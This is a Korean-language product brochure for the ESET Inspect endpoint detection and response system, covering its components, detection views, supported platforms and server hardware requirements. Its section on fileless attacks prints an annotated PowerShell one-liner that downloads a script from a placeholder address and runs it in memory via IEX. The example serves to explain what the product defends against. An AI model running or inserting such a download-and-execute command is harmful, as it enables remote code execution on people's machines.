
- ESET Inspect 동작 개요
- Detection
- Process Tree
- Raw Events
- Rule Learning Mode
- 구축 방안, 요구사항 및 지원 플랫폼

ESET Inspect 구성 동작 개요




EI 서버	수집된 데이터를 분석, 처리 및 저장 후 EI 웹 콘솔에 표시
EI 웹 콘솔	HTML5 웹 애플리케이션으로 제작된 EI 사용자 인터페이스
EI 커넥터	• EI 에이전트 장치에 설치 • EI 에이전트 실시간 감시, 데이터 수집 및 악성 컴포넌트의 실행 차단 및 제거
EP 서버	EP 서버 연동 및 Endpoint 관리

Inspect 상세 – Detection




- ESET Inspect & ESET Endpoint Security에서 탐지된 내역 확인
- 탐지된 시스템, 발생 일자, 트리거된 프로세스 등 자세한 정보 확인
- Detection Rule 별로 그룹화
- 심각도 별로 분류

Inspect 상세 – Process Tree




- 탐지된 Process 의 상세 정보 확인
- ESET LiveGrid(평판 시스템)를 통해 모든 프로세스에 대한 악성 여부 예측
- 프로세스 트리를 통한 Parent Process와 Child Process 상관 관계 확인
- MITRE ATT&CK Technique 정보를 통한 악의적 원인 확인 및 공격 기술 정보 확인

Inspect 상세 – Raw Events



- ESET Inspect Connector를 통하여 기록된 모든 행위 정보 확인
- Process Tree에서 확인할 수 없는 개별 파일들의 행위 확인 (레지스트리 변경, 파이프 생성, 임시 파일 생성, 삭제 등)
- 상위 이벤트와 하위 이벤트 간의 연관 관계를 파악하여 악성 여부 파악
- MITRE ATT&CK Technique을 참조하여 시스템 취약점 확인 및 보완 (Credential 취약, Lateral Movement 등)

Inspect 상세 – Rule Learning Mode




- ESET Inspect를 활성화 한 뒤 사용자의 사용 패턴을 분석하여 자동으로 제외 항목을 추천 및 생성
- Question 탭에서 자동 제외 추천 항목에 대해 수락/거부 가능
- ESET Inspect 도입 시점부터 안정화까지의 기간에 활성화 권고
- EDR 도입 후 IT 관리 인력의 업무 부담 감소 (부분 자동화 개념)

On-Premise & Cloud

ESET Inspect는 On-Premise와 Cloud 두가지 버전으로 구축할 수 있습니다.

ESET Inspect On-Premise



ESET Inspect Cloud

Endpoint 지원 플랫폼(OS)

- Windows OS
  - Windows 10 21H1 32/64bit 이상
  - Windows 11 21H2 이상
  - Windows Server 2012 / 2012 R2 / 2016 / 2019 / 2022
- macOS
  - macOS 10.15 / 11 / 12 / 13 / 14
- Linux
  - RHEL 7 / 8 / 9
  - CentOS 7
  - Ubuntu 18.04 / 20.04 / 22.04
  - Debian 10 / 11 / 12
  - SLES 15
  - Oracle Linux 8
  - Amazon Linux 2
  - Alma Linux 9
  - Rocky Linux 8 / 9

ESET Inspect On-Premise 서버 하드웨어 요구 사항

하드웨어 요구 사항			
엔드포인트 수	**500**	**1000**	**5000**
CPU 코어 수	**4**	**8**	**16**
메모리	**16GB**	**32GB**	**64GB**
디스크 공간	**1TB**	**2TB**	**8TB**
디스크 **IOPS** **(SSD** 사용 필수**)**	**1500**	**2000**	**3000**

***하드웨어 요구 사항은 이벤트 수에 따라 다릅니다. ESET Inspect 이벤트에는 파일 시스템 이벤트 (File Read, File Write), TCP 이벤트, 레지스트리 이벤트, HTTP 이벤트, DNS 이벤트 등이 포함됩니다.**

***Server CPU Requirements 에 대해서는 https://help.eset.com/ei_deploy/1.11/en-US/hardware_requirements.html 페이지 참조**

04 기대 효과


- 파일리스 공격 대응
- 침투 경로와 행위에 대한 분석 및 대응

파일리스 공격 대응

일반적으로 안티바이러스 소프트웨어는 악성 파일의 시그니처를 탐지해 이를 차단하거나 파일 자체를 삭제해 피해를 막습니다. 이와 달리 파일리스 공격은 정상적인 소프트웨어나 운영체제에 내장된 도구를 통해 악성 스크립트를 실행하는 방식으로 이루어집니다.

기존 맬웨어와 달리 저장장치에 직접적인 흔적을 남기지 않으며, RAM에서 악성 행위가 실행되기 때문에 상대적으로 탐지 및 차단이 어렵습니다. 특히, 휘발성 저장장치인 RAM의 특성상 전원을 끄면 기록이 사라지기 때문에 어떤 악성 행위를 했는지 파악하기도 어렵습니다.

ESET Inspect 는 엔드포인트에서 발생하는 모든 활동을 기록하기 때문에 악성 행위의 추적 및 대응이 가능합니다.



<Fileless 공격 Route>

```
Powershell.exe –w 1 –noni –nop –c "IEX(New-Object Net.WebClient).DownloadString('Address'):"
```

① ② ③ ④ ⑤

①	Windows에 기본으로 포함된 도구인 Powershell 실행
②	백그라운드 프로세스 실행
③	스크립트 문자열 전달
④	IEX (Invoke-Expression) 파일을 저장하지 않고 메모리에서 바로 실행 가능, 전달된 문자열을 코드로 실행
⑤	.NET 라이브러리 사용 가능, 스크립트 다운로드


<Fileless 공격 Script 예시>

침투 경로와 행위에 대한 분석 및 대응

